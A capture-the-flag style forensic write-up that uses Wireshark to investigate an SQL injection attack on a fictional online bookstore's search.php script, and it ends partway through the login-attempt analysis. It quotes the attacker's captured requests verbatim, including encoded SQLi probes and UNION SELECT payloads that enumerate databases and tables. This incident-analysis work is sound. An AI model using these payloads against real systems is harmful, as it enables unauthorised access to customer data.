Web Investigation Lab

Introduction

It centers around a fictitious online bookstore that is renowned for its vast selection of literature. The store provides a secure shopping experience for book enthusiasts around the world. One evening an alert was triggered by an unusual spike in database queries and server resource usage. This could indicate potential malicious activity.

This lab will focus around analyzing network traffic to discover whether there was an attack on the bookstores system. In turn to identify attack vectors, assessing the scope of any data breach and determine if the attacker gained further access to the bookstores system.

The format of the lab will consist of answering 9 questions and network traffic files obtained from cyberdefenders.org [1]. By answering these 9 questions put forward by cyberdefenders, it will help guide the investigation process.

Setup

The investigation will be carried out using Wireshark Version 4.2.0 on macOS Sequoia.

Investigation


To begin the investigation, the first question that needs to be answered is what is the attackers IP address? By identifying the address we can analyze logs and actions related to that IP to determine the extent of the attack.

First is to open the pcap file in Wireshark from cyberdefenders. This file will contain the network traffic from the bookstore online system.

The initial browsing of the traffic, I noticed a large volume of traffic coming from the IP address 111.224.250.131.

---

[1] https://cyberdefenders.org/blueteam-ctf-challenges/web-investigation/



No.	Time	Source	Destination	Protocol	Length	Info
367	1480.460416	111.224.250.131	73.124.22.98	TCP	66	47074 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2206050604 TSecr=3931639931
368	1482.999647	111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book%20and%201=2;%20--%20- HTTP/1.1
369	1482.999949	73.124.22.98	111.224.250.131	TCP	66	80 → 47074 [ACK] Seq=1 Ack=387 Win=64896 Len=0 TSval=3931642474 TSecr=2206053146
370	1483.001864	73.124.22.98	111.224.250.131	HTTP	462	HTTP/1.1 200 OK (text/html)
371	1483.005662	111.224.250.131	73.124.22.98	TCP	66	47074 → 80 [ACK] Seq=387 Ack=397 Win=31872 Len=0 TSval=2206053148 TSecr=3931642476
372	1488.002959	111.224.250.131	73.124.22.98	TCP	66	47074 → 80 [FIN, ACK] Seq=387 Ack=397 Win=31872 Len=0 TSval=2206058149 TSecr=3931642476
373	1488.003149	73.124.22.98	111.224.250.131	TCP	66	80 → 47074 [FIN, ACK] Seq=397 Ack=388 Win=64896 Len=0 TSval=3931647477 TSecr=2206058149
374	1488.003402	111.224.250.131	73.124.22.98	TCP	66	47074 → 80 [ACK] Seq=388 Ack=398 Win=31872 Len=0 TSval=2206058150 TSecr=3931647477
375	1501.631578	73.124.22.1	73.124.22.255	UDP	86	57621 → 57621 Len=44
376	1506.179658	111.224.250.131	73.124.22.98	TCP	74	40124 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2206076326 TSecr=0 WS=128
377	1506.180055	73.124.22.98	111.224.250.131	TCP	74	80 → 40124 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3931665654 TSecr=2206076326 WS=128
378	1506.180931	111.224.250.131	73.124.22.98	TCP	66	40124 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2206076327 TSecr=3931665654
379	1506.183639	111.224.250.131	73.124.22.98	HTTP	456	GET /search.php?search=test%E2%80%99%20OR%201=1;%20-- HTTP/1.1
380	1506.183878	73.124.22.98	111.224.250.131	TCP	66	80 → 40124 [ACK] Seq=1 Ack=391 Win=64896 Len=0 TSval=3931665658 TSecr=2206076330
381	1506.185432	73.124.22.98	111.224.250.131	HTTP	462	HTTP/1.1 200 OK (text/html)
382	1506.186105	111.224.250.131	73.124.22.98	TCP	66	40124 → 80 [ACK] Seq=391 Ack=397 Win=31872 Len=0 TSval=2206076332 TSecr=3931665659
383	1511.186421	111.224.250.131	73.124.22.98	TCP	66	40124 → 80 [FIN, ACK] Seq=391 Ack=397 Win=31872 Len=0 TSval=2206081332 TSecr=3931665659
384	1511.186767	73.124.22.98	111.224.250.131	TCP	66	80 → 40124 [FIN, ACK] Seq=397 Ack=392 Win=64896 Len=0 TSval=3931670661 TSecr=2206081332
385	1511.187196	111.224.250.131	73.124.22.98	TCP	66	40124 → 80 [ACK] Seq=392 Ack=398 Win=31872 Len=0 TSval=2206081333 TSecr=3931670661
386	1515.606964	111.224.250.131	73.124.22.98	TCP	74	43248 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2206085753 TSecr=0 WS=128
387	1515.607348	73.124.22.98	111.224.250.131	TCP	74	80 → 43248 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3931675081 TSecr=2206085753 WS=128
388	1515.613333	111.224.250.131	73.124.22.98	TCP	66	43248 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2206085754 TSecr=3931675081
389	1515.613333	111.224.250.131	73.124.22.98	HTTP	450	GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1
390	1515.613612	73.124.22.98	111.224.250.131	TCP	66	80 → 43248 [ACK] Seq=1 Ack=385 Win=64896 Len=0 TSval=3931675088 TSecr=2206085758
391	1515.615261	73.124.22.98	111.224.250.131	HTTP	722	HTTP/1.1 200 OK (text/html)
392	1515.619440	111.224.250.131	73.124.22.98	TCP	66	43248 → 80 [ACK] Seq=385 Ack=657 Win=31872 Len=0 TSval=2206085762 TSecr=3931675089
393	1520.617516	111.224.250.131	73.124.22.98	TCP	66	43248 → 80 [FIN, ACK] Seq=385 Ack=657 Win=31872 Len=0 TSval=2206090763 TSecr=3931675089

Figure 1: Large volume of traffic from IP address 111.224.250.131

To verify my findings, we can select the option Statistics then Conversations in Wireshark. This option will show the conversations / traffic between two endpoints.





Figure 2: Traffic between two endpoints

Furthermore, looking at the HTTP request, there appears to be some form of fuzzing being attempted on the bookstore website. Meaning that the attacker is sending random requests to the website in an attempt to trigger errors or crashes which will result in helping the attacker identify any vulnerabilities in the system.



No.	Time	Source	Destination	Protocol	Length	Info
368	1482.999647	111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book%20and%201=2;%20--%20- HTTP/1.1
370	1483.001864	73.124.22.98	111.224.250.131	HTTP	462	HTTP/1.1 200 OK (text/html)
379	1506.183639	111.224.250.131	73.124.22.98	HTTP	456	GET /search.php?search=test%E2%80%99%20OR%201=1;%20-- HTTP/1.1
381	1506.185432	73.124.22.98	111.224.250.131	HTTP	462	HTTP/1.1 200 OK (text/html)
389	1515.613333	111.224.250.131	73.124.22.98	HTTP	450	GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1
391	1515.615261	73.124.22.98	111.224.250.131	HTTP	722	HTTP/1.1 200 OK (text/html)
404	1626.980180	111.224.250.131	73.124.22.98	HTTP	501	GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1
406	1626.981268	73.124.22.98	111.224.250.131	HTTP	722	HTTP/1.1 200 OK (text/html)
416	1692.512122	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
418	1692.513758	73.124.22.98	111.224.250.131	HTTP	425	HTTP/1.1 200 OK (text/html)
426	1692.547971	111.224.250.131	73.124.22.98	HTTP	538	GET /search.php?search=book&ZscL=7696%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscrip
428	1692.549922	73.124.22.98	111.224.250.131	HTTP	425	HTTP/1.1 200 OK (text/html)
437	1693.012384	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
442	1693.016773	73.124.22.98	111.224.250.131	HTTP	425	HTTP/1.1 200 OK (text/html)
448	1693.033918	111.224.250.131	73.124.22.98	HTTP	300	GET /search.php?search=book%29%27.%2C%29%22.%28%2C%29 HTTP/1.1
452	1693.037719	73.124.22.98	111.224.250.131	HTTP	251	HTTP/1.0 500 Internal Server Error
457	1693.045360	111.224.250.131	73.124.22.98	HTTP	301	GET /search.php?search=book%27gXdbTu%3C%27%22%3EaiqlSR HTTP/1.1
460	1693.046850	73.124.22.98	111.224.250.131	HTTP	251	HTTP/1.0 500 Internal Server Error
468	1693.077175	111.224.250.131	73.124.22.98	HTTP	332	GET /search.php?search=book%27%29%20AND%206166%3D6053%20AND%20%28%27uTui%27%3D%27uTui HTTP/1.1
473	1693.078093	73.124.22.98	111.224.250.131	HTTP	251	HTTP/1.0 500 Internal Server Error
478	1693.081715	111.224.250.131	73.124.22.98	HTTP	332	GET /search.php?search=book%27%29%20AND%202714%3D2714%20AND%20%28%27JlbN%27%3D%27JlbN HTTP/1.1
480	1693.083272	73.124.22.98	111.224.250.131	HTTP	251	HTTP/1.0 500 Internal Server Error
489	1693.088190	111.224.250.131	73.124.22.98	HTTP	326	GET /search.php?search=book%27%20AND%207459%3D3526%20AND%20%27PyAo%27%3D%27PyAo HTTP/1.1
493	1693.089894	73.124.22.98	111.224.250.131	HTTP	425	HTTP/1.1 200 OK (text/html)
498	1693.093417	111.224.250.131	73.124.22.98	HTTP	326	GET /search.php?search=book%27%20AND%202714%3D2714%20AND%20%27gQwm%27%3D%27gQwm HTTP/1.1
500	1693.094082	73.124.22.98	111.224.250.131	HTTP	425	HTTP/1.1 200 OK (text/html)

Figure 3: Random requests to the server

The text highlighted in the red boxes show fuzzing attempts. Arbitrary search requests are being made an attempt to return an error or information that will help the attacker attack the system.

I can conclude that the attacker IP address is: 111.224.250.131

The next question is to identify the geographically origin of the IP address. This could be a potential indicator of a targeted attack. There are many websites that can lookup details on an IP address. I decided to use www.iplocation.net/.




Figure 4: Information on attackers IP Address

Therefore the attackers origin is from Shijiazhuang in China.

A side note, since the online bookstore serves customers worldwide, an IP address from China does not necessarily mean anything. However given the large volume of requests as discovered earlier, the attacker is likely to originate from China.

The next task is to identify what the attacker is trying to exploit. Since it appears that some form of fuzzing is taking place then the ‘search.php’ is the script that is being attacked. If we investigate further by filtering out http requests with the attackers IP address, we can see a clearer picture of the attackers method of attack. The filter we will be using is:

ip.src == 111.224.250.131 and http




Figure 5: Filtering the network traffic

The output above clearly shows the attacker attempting to compromise the search.php script. The attacker is attempting an SQL injection. (SQLi) , the information below shows an SQL injection attempt, taken from the network traffic.

GET /search.php?search=book%20and%201=2;%20--%20- HTTP/1.1

The above line is requesting a source, in this case its a search page. The ‘search=book’ is a search term used to search for a book named book. This in itself is non malicious. However the ‘1=2’ is the SQLi payload which will always be false but it may cause errors to be returned to the attacker, thus giving them more information on the system.

Therefore I can conclude that the search.php is the script that the attacker is looking for vulnerabilities in.

The next question is to ask is when did the first attack occur? Referring to Figure 5, the packet number 357 is the first attempt at SQL injection. The attempted SQLi was:

GET /search.php search=book%20and%201=1;%20--%20-

It occurred at Mar 15, 2024 12:03:52.368507000 UTC.

The date and time of the first SQLi has been discovered, however what and when was the first SQLi successful to be able to read the available databases on the web server? Using the information gathered from the initial investigation I can filter out network traffic and discover the what and when.

Source IP: 73.124.22.98 - The bookstores IP address.
Destination IP: 111.224.250.131 - The attackers IP address.
Search terms: search - The attacker is attacking the search.php script.
HTTP Code: 200 - This indicates that the SQLi or requests made by the attacker has been successfully.
Request URI: Looking for words such as ‘schema’. This will indicate that the attacker is looking for the structure of the data held in the database.

The filter I used is:

ip.dst == 111.224.250.131 and ip.src == 73.124.22.98 and http.response.code == 200




Figure 6: Packet No 1525 contains the word schema

After browsing through numerous packets, the pack of interest was number 1525. More specifically the line highlighted in blue above.

qxvbq["mysql", "information_schema", "performance_schema", "sys", "bookworld_db"]qvpjq <form action="search.php" method=“get">\n

There appears to be 5 databases from the bookstore web server. The names have been pulled from the HTML above.

1) mysql
2) information_schema
3) performace_schema
4) sys
5) bookworld_db

The database table names have been exposed and on Mar 15, 2024 12:08:39.601717000 UTC. The URI that was able to read this data was ‘ /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a636b%2Cschema_name%29%29%2C0x7176706a71%29%20FROM%20INFORMATION_SCHEMA.SCHEMATA—%20-‘

Next step is to access the impact of the breach and what data could have been accessed. Need to discover what is the name of the table that is likely to contain users data.

Starting from packet 1525 after inspecting a few packets, packet number 1553 contains table names returned from a request from the attacker.




Figure 7: Table names exposed

From the packet details pane, the first line of the HTML reads:

* qxvbq["admin", "books", "customers"]qvpjq <form action="search.php" method="get">\n*

Therefore admin, book and customer are table names in the database which was requested using the request (the URI has been decoded to make it easier to read)

[RequestURI[…]:/search.php?search=book' UNION ALL SELECT NULL,CONCAT(0x7178766271,JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b,table_name)),0x7176706a71) FROM INFORMATION_SCHEMA.TABLES WHERE table_schema]

I can conclude that the customer table is the table that contains user data.

The attacker is searching for vulnerabilities and ways to enter the system. Sometimes websites have directories that are hidden from the public. These directories could be used as an unauthorized access point or contain sensitive functionalities. Lets search for such a directory and whether the attacker accessed any.

A filter can be used to search, we know the attackers IP address, the http response code would be 301, which indicates a permeant redirect. In other words, if an attacker attempts to access a resource such as admin, the web server could return a 301 redirect response code and redirect the attacker to the resource of admin.

The filter I used is:

ip.dst == 111.224.250.131 and http.response.code==301

Browsing through the responses, highlighted in blue we can see that the attacker is looking for the admin directory.




Figure 8: Attacker discovered the admin directory

POST requests are often associated with login attempts. We can search the network traffic for any potential login attempts made to the admin account from the attacker.

Lets start by searching for POST requests. Using the filter below.

http.request.method == "POST"

